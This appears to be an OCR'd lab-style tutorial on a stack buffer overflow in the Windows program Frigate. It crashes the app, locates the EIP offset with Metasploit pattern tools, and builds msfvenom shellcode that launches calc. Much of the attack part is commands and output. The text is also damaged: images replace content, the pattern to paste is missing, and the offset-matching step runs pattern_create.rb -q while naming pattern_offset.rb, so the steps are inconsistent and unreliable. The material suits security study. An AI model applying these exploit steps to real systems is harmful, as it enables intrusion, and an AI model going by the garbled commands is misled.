

1) Crashing frigate with exploit2.py






We can see in the above image the application has been crashed .

2) Changing the Trigger:

Finding EIP

Copy this pattern and paste in any user interaction field of exploiting software



After Clicking Search, Our Software will Crash. Now, Copy the Offset overwritten in the EIP.

Now Match this EIP offset using pattern_offset.rb

```
┌──(root㉿sumanth)-[~]
└─# locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
```

```
┌──(root㉿sumanth)-[~]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -q 37684136
[*] Exact match at offset 230
```

Generate Shell Code
To change default trigger to calc

```
┌──(root㉿sumanth)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes

Stack overflow is reason for above operations because when the given data grows beyond its allocated space, the dynamic stack contents begin to overwrite other things.Because of this calculator is popping-up.
